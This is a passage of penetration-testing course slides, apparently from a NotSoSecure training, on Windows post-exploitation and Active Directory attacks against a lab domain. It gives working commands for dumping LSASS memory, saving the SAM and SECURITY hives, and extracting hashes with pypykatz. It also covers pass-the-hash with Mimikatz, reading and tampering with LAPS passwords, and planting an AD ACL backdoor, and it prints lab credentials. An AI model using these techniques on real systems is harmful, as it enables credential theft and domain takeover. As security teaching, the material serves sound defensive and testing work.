- First step is to get the process ID of lsass.exe and then perform process dumping with comsvcs.dll

```
rundll32 C:\windows\system32\comsvcs.dll MiniDump [LSASS_PID]  
C:\temp\lsass.dmp full
```

```
PS C:\Users\bob\Desktop> Get-Process lsass
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1242	28	5348	1216	168.03	540	0	lsass

```
PS C:\Users\bob\Desktop> cd C:\Windows\System32\  
PS C:\Windows\System32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 540 C:\temp\lsass.dmp full
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Dumping LSA Secrets from Registry

---



- Copy the SAM, SYSTEM, SECURITY file from the registry

```
reg save HKLM\SAM sam
```

```
reg save HKLM\SECURITY security
```

```
reg save HKLM\SYSTEM system
```

```
C:\temp>reg save HKLM\SAM sam  
The operation completed successfully.
```

```
C:\temp>reg save HKLM\SYSTEM system & reg save HKLM\security security  
The operation completed successfully.  
The operation completed successfully.
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Extracting LSA secrets from registry dump



- This can be done with Mimikatz or pypykatz.
- Pypykatz registry --sam sam --security security system

```
$ pypykatz registry --sam sam --security security system
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
===== SYSTEM hive secrets =====
CurrentControlSet: ControlSet001
Boot Key: c8c2de6da6e084dc2ba6dc363d5f9916
===== SAM hive secrets =====
HBoot Key: d484c6120fe5d7f18c9757f298b0984110101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:990daa79a1f174998cd6eb018cf20ac9:::
default:1001:aad3b435b51404eeaad3b435b51404ee:a1a9e5839135df213a1b58ba48ca3611:::
john:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
===== SECURITY hive secrets =====
```

# Exercise 4.4




## Demo 4.4

# Post Exploitation (AMSI Bypass, Mimikatz & LSASecrets)

---

- On 192.168.X.17 gain access to the NTLM hash of plum\kevin
- On 192.168.X.17 gain access to the cleartext password of plum\backupsvc

# Windows Authentication



1. Username sent (hash calculated + stored locally)
2. 16-byte challenge sent to client
3. Client encrypts challenge with hash and sends back
4. Server passes (1), (2) and (3) to DC
5. DC looks up username (1), retrieves corresponding hash and encrypts the original challenge (2). DC compares its own calculation with (3). If it's a match, the user is who they say they are!

\*[source] <https://blogs.sans.org/computer-forensics/files/2012/09/netauth-5.png>

# Windows Authentication

---



## NTLM Challenge/Response\*

- The client authenticates using their credentials - the hash of their password is calculated and stored. Their username is sent in cleartext
- The server generates a 16-byte challenge
- The client encrypts the challenge with **the hash of the user's** password and this is the response sent to the server
- The server then sends the username; original challenge that was sent to the client (step 2 above) and the client's response to a domain controller (DC)
- The DC performs a lookup of the user to retrieve the hash and uses this to encrypt the challenge
- The DC then compares the two responses, i.e. the client's response with the DC's calculated response. If they are equal, then access is granted

Reference:

[https://msdn.microsoft.com/en-gb/library/windows/desktop/aa378749\(v=vs.85\).aspx](https://msdn.microsoft.com/en-gb/library/windows/desktop/aa378749(v=vs.85).aspx)

# Pass the Hash (PtH)

---

Windows systems allow authentication using hashes - we don't need the plaintext password!

- **Metasploit:**
  - auxiliary/scanner/smb/smb\_login (SMB)
  - exploit/windows/smb/psexec (SMB)
- **PowerShell:**
  - Invoke-TheHash - <https://github.com/Kevin-Robertson/Invoke-TheHash> (WMI & SMB)
  - Invoke-Mimikatz - <https://github.com/EmpireProject/Empire>
- **Mimikatz:**
  - `sekurlsa::pth /user:kevin /domain:plum.local /ntlm:80de0b25034cbe9a63df9d8dfcdaadf3 /run:powershell.exe`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Pass the Hash (PtH): Restrictions

- Microsoft introduced new restrictions in 2871997 back in 2014  
\*<https://technet.microsoft.com/en-us/library/security/2871997.aspx>

## Restrictions included (amongst many others)...

\*“...This feature reduces the attack surface of domain credentials in the LSA. Changes to this feature include: **prevent network logon** and remote interactive logon to domain-joined machine **using local accounts**...”

```
msf exploit(psexec) > run
[*] Started reverse TCP handler on 192.168.10.206:4444
[*] 192.168.10.17:445 - Connecting to the server...
[*] 192.168.10.17:445 - Authenticating to 192.168.10.17:445 as user 'default'...
[-] 192.168.10.17:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error:
STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > |
```

- So...local admin accounts can no longer remotely authenticate to a host (excluding default RID 500)

# Pass the Hash (PtH): Restrictions

---

- However, if we have administrative access to the host we can make a registry change and then it's business as usual:

```
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
```

**Type:** DWORD (32-bit)

**Name:** **LocalAccountTokenFilterPolicy**

**Data:** 1



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Extra Protection

---

- Restricted Admin Mode:  
<https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/>
- Utilize the Protected Users group: [https://technet.microsoft.com/en-us/library/dn466518\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn466518(v=ws.11).aspx)
  - Members can't authenticate using NTLM, Digest Auth or CredSSP
  - Passwords are not cached
  - Kerberos AES support only (DES and RC4 excluded)
  - Account cannot be delegated
  - Reduced TGT lifetime (4 hours)
- Credential Guard has been introduced in Windows 10 Enterprise & Server 2016  
<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/credential-guard>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Overpass the Hash

---

- Generally used in Lateral Movement phase
- “Overpass the Hash” generate tokens from hashes or keys
- With Security Solutions in place, traditional Pass the Hash is easily detected due to NTLM downgrade
- AES128, AES265 hashes are used to generate tokens giving us privileges of the target user



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Local Administrator Password Solution (LAPS)

---



- Periodic rotation of local admin password as per policy and storage in AD
- Password stored in `mc-Mcs-AdmPwd` with expiry as `ms-MCS-AdmPwdExpirationTime`
- Controlled by `C:\Program Files\LAPS\CSE\AdmPwd.dll`
- Powershell commands available : `Get-Command *AdmPwd*`
- **Who can read the passwords:**
  - `Find-AdmPwdExtendedRights`
- **Extract Password:**
  - `Get-ADObject 'CN=ms-mcs-admpwd,CN=schema,CN=configuration,DC=aih,dc=local'`
- if `admpwd.ps` loaded then `Get-AdmPwdPassword -ComputerName <computer>`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# LAPS Exploitation

---

- Extract Password via PowerView in case ADMPwd.ps not available:

```
Get-DomainObject -Identity <computer> -Properties ms-mcs-admpwd
```

- Set manual Password

```
Set-DomainObject -Identity <computer> -Set @{'ms-mcs-admpwd'=NewPassword'}
```

- Set large expiry date on `ms-Mcs-AdmPwdExpirationTime`

- No Integrity check on `admpwd.ps.dll` (ergo replaceable by admin)

```
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\Admpwd.ps.dll
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# LAPS Exploitation

---



*Find-AdmPwdExtendedRights* cmdlet has logic flaws in detecting who has the DS\_CONTROL\_ACCESS right.

Adding an ACE to the computer which applies to the `mc-Mcs-AdmPwd` property and any descendant object.

```
$Raw = Get-DomainComputer -Raw WIn12-DC  
$Target = $Raw.GetDirectoryEntry()  
$AdmPwdGUID = (Get-DomainGUIDMap).GetEnumerator() | ?{$_ .value  
-eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name  
$ACE = New-ADObjectAccessControlEntry -AccessControlType Allow  
-PrincipalIdentity "Domain Users" -Right ExtendedRight -  
ObjectType $AdmPwdGUID -InheritedObjectType ([Guid]::Empty) -  
InheritanceType All  
$Target.PsBase.ObjectSecurity.AddAccessRule ($ACE)  
$Target.PsBase.CommitChanges ()
```

<https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf>

# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved



Hacking Windows

**Active  
Directory**



**BLOODHOUND**

# Active Directory Recon

---



## What data is useful?

- Domain password and account lockout policies
- Details on our account(s) and the permissions these have locally and within the domain
- Details on obvious customized admin *enabled* user accounts (*adm\_jsmith*, *localadmin* etc.)
- Customized groups including nesting and inheritance
- Active Directory ACLs and delegated objects
- Password management tools/utilities (LAPS)
- Encrypted passwords in policies (Group Policy Preferences)
- Service accounts with SPNs (Kerberoasting)
- Sensitive data in scripts or config files (SYSVOL)
- Domain trusts and types

NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Directory Recon

ADRecon - <https://github.com/adrecon/ADRecon>

- Uses Microsoft Remote Server Administration Tools (RSAT) else falls back to LDAP
- Enumerates users, groups, computers, OUs, various permission assignments and generates useful statistics
  - From a non-domain joined host:
  - `.\ADRecon.ps1 -DomainController 192.168.3.215 -Credential plum\bob`



# Active Directory Recon



**Bloodhound** - <https://github.com/BloodHoundAD/BloodHound>

- Find the shortest path to domain pwnage!

```
Invoke-BloodHound -CollectionMethod All
```

The screenshot displays the BloodHound web interface. On the left, the 'User Info' section for 'GODMODE@PLUM.LOCAL' is expanded, showing details such as 'Display Name: Godmode', 'Password Last Changed: Tue, 17 Jan 2017 14:56:04 GMT', and 'Last Logon: Wed, 07 Feb 2018 17:09:46 GMT'. Below this, sections for 'Group Membership', 'Local Admin Rights', 'Outbound Object Control', and 'Inbound Object Control' are visible. On the right, a graph view shows a path from '\_THE\_PRIVILEGED\_FEW@PLUM.LOCAL' to 'DOMAIN ADMINS@PLUM.LOCAL' via 'MemberOf' relationships, with a green dot indicating the target.



# Active Directory Delegation

---



## Ummm dele-what?

“...Active Directory delegation is critical part of many organisations' IT infrastructure. By delegating administration, you can grant users or groups only the permissions they need without adding users to privileged groups (e.g., Domain Admins, Account Operators)...”\*

\*Reference:

<http://windowsitpro.com/active-directory/view-remove-ad-delegated-permissions>

[further info]

More information on AD delegation enumeration & attacks @

<http://www.blackhat.com/html/webcast/05172018-active-directory-delegation-dissected.html>


NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Directory Delegation

- **What can be delegated?**
  - Read user information
  - Create/manage users
  - Create/manage groups
  - Modify group membership
  - Reset passwords
  - + much more through custom assignments
- **Custom tasks/permission assignments**
  - Extremely fine grained, allowing for very specific delegation requirements



[Further info] [https://technet.microsoft.com/en-us/library/dd145442\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dd145442(v=ws.11).aspx)

# Active Directory Delegation: Why?

---



Why should we take an interest in how an environment has been delegated?

- Clued up organizations are minimizing the memberships of powerful groups such as domain admins/enterprise admins. Instead (as designed) they are assigning various delegation permissions such as 'reset password' to custom groups. **If we compromise a user from one of these groups, we inherit these potentially powerful permissions.**
- We're looking for mistakes, logical errors or even abuse 'by design' implementations.
- Redundant, legacy and weak configurations may be in place and all but forgotten.

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Directory Delegation: **Audit**

---



Some useful tools:

- Windows Remote Administration Toolkit  
<https://www.microsoft.com/en-gb/download/details.aspx?id=45520>
- ADACL Scanner  
<https://github.com/canix1/ADACLScanner>
- PowerView  
<https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon>
- Windows attacking host with Admin Privileges (PowerShell)
- NotSoSecure's own custom powershell script

Blog: <https://www.ntsossecure.com/hunting-the-delegation-access/>

Script: [https://github.com/NotSoSecure/AD\\_delegation\\_hunting](https://github.com/NotSoSecure/AD_delegation_hunting)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Directory Delegation: **Audit**

---

- Import-Module ActiveDirectory: With a non-domain account / standalone system the AD drive connection will fail (errors will slightly differ depending on situation)

```
PS C:\Windows\system32> Import-Module ActiveDirectory
WARNING: Error initializing default drive: 'The server has rejected the client credentials.'
```

- Disable loading of the AD drive: `$Env:ADPS_LoadDefaultDrive = 0`  
...Or
- Run a query using a domain account - let's start by footprinting the target environment

```
Get-ADDomain -Server 192.168.3.215 -Credential "plum\bob"
```

```
DistinguishedName      : DC=plum,DC=local
DNSRoot                 : plum.local
DomainControllersContainer : OU=Domain Controllers,DC=plum,DC=local
DomainMode              : Windows2012R2Domain
```


# Active Directory Delegation: **Audit**

---



- Where to go now? We have credentials (of some kind) for a number of users. It's worth seeing what each has access to / rights within the domain:
  - bob
  - backupsvc
  - kevin
- Users may hold 'standard' domain privileges, i.e. Finance users can access financial applications/shared directories, whatever!
- ...but what about delegation rights?
  - Dscals.exe (default on DC / binary in support tools)
  - Active Directory Users and Computers MMC (advanced view enabled)
  - PowerShell (many/varied methods)

# Active Directory Delegation: ADACLScan



## ACL REPORT - REGIONS

OU=Regions,DC=plum,DC=local  
Report Created: 2017-02-02 14:41:53

	Access	Inherited	Apply To	Permission
	Deny	False	This Object Only	DeleteChild, DeleteTree, Delete
<a href="#">MAIN</a>	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List
<a href="#">Users</a>	Allow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Create/Delete user
	Allow	False	This Object Only	Create/Delete group
	Allow	False	This Object Only	Create/Delete computer
	Allow	False	This Object Only	Create/Delete inetOrgPerson
	Allow	False	This Object Only	Create/Delete printQueue
OU=Regions,DC=plum,DC=local	Allow	False	user	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	group	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	inetOrgPerson	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties;Write All Properties gPOptions
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties;Write All Properties gPLink
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete user
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete group
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete inetOrgPerson
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Logging)
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Planning)

# Active Directory Delegation: Enumeration



## Useful AD cmdlets

<pre>\$Env:ADPS_LoadDefaultDrive = 0 Import-Module ActiveDirectory</pre>	Load Active Directory module and disable default drive
--	--

<pre>Get-ADUser</pre>	Information on a specific domain user
-----------------------	---------------------------------------

<pre>Get-ADGroup</pre>	Information on a specific group
------------------------	---------------------------------

<pre>Get-ADGroupMember</pre>	Get group membership details
------------------------------	------------------------------

<pre>Get-ADPrincipalGroupMembership</pre>	Get group membership details for a given user
---	---

<pre>New-ADUser</pre>	Create a new domain user
-----------------------	--------------------------

<pre>Add-ADGroupMember</pre>	Add user to specified group
------------------------------	-----------------------------

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.5



## Demo 4.5

# Active Directory Delegation Issues #1


---

- Identify an account that has delegation rights within the plum.local domain
- Gain access to this account (hint: we already have the necessary data)
- Using our newly inherited rights, add a new user named pwnedX to the domain

